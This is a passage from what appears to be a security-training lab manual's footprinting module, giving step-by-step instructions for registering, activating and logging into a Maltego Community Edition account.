
4. You will be redirected to the **Login** section; leave the **Maltego** window as it is and click **Firefox** icon from the top-section of the window to launch the Firefox browser.



Module 02 – Footprinting and Reconnaissance

5. The **Firefox** window appears in the address type **https://www.maltego.com/ce-registration** and press **Enter**.
6. A **Register a Maltego CE Account** page appears, enter your details and confirm the captcha, and click **REGISTER** button to register your account and activate it.

Note: If cookie notification appears in the lower section of the browser, click **Accept**.




7. **Mail Sent!** notification appears, click **close** button.




Module 02 – Footprinting and Reconnaissance

- Now, in the browser window, click '+' icon to open a new tab. Open the email account given at the time of registration in **Step#6**. Open the mail from **Maltego** and click on the activation link.



- Account Successfully Activated!** page appears, as shown in the screenshot.



Module 02 – Footprinting and Reconnaissance

10. Minimize the web browser and go back to the setup wizard and enter the **Email Address** and **Password** specified at the time of registration; solve the captcha and click **Next**.

The screenshot shows the 'Configure Maltego' window with the 'Login' step selected in the 'STEPS' sidebar. The main area displays a login form with the following fields and content:

- STEPS** (Sidebar): 1. License Agreement, 2. **Login**, 3. Login Result, 4. Install Transforms, 5. Help Improve Maltego, 6. Web Browser Options, 7. Privacy Mode Options, 8. Ready.
- LOGIN:** Please log in to use the free online version of Maltego.
- Enter your details below to log in to the Maltego Community Server**
Or if you have not done so yet, [register here](#)
- Login** section:
 - * **Email Address**: [redacted]@gmail.com
 - Password**: [redacted]
 - Captcha image showing the letters 'MMNC'.
 - * **Solve captcha**: MMNC
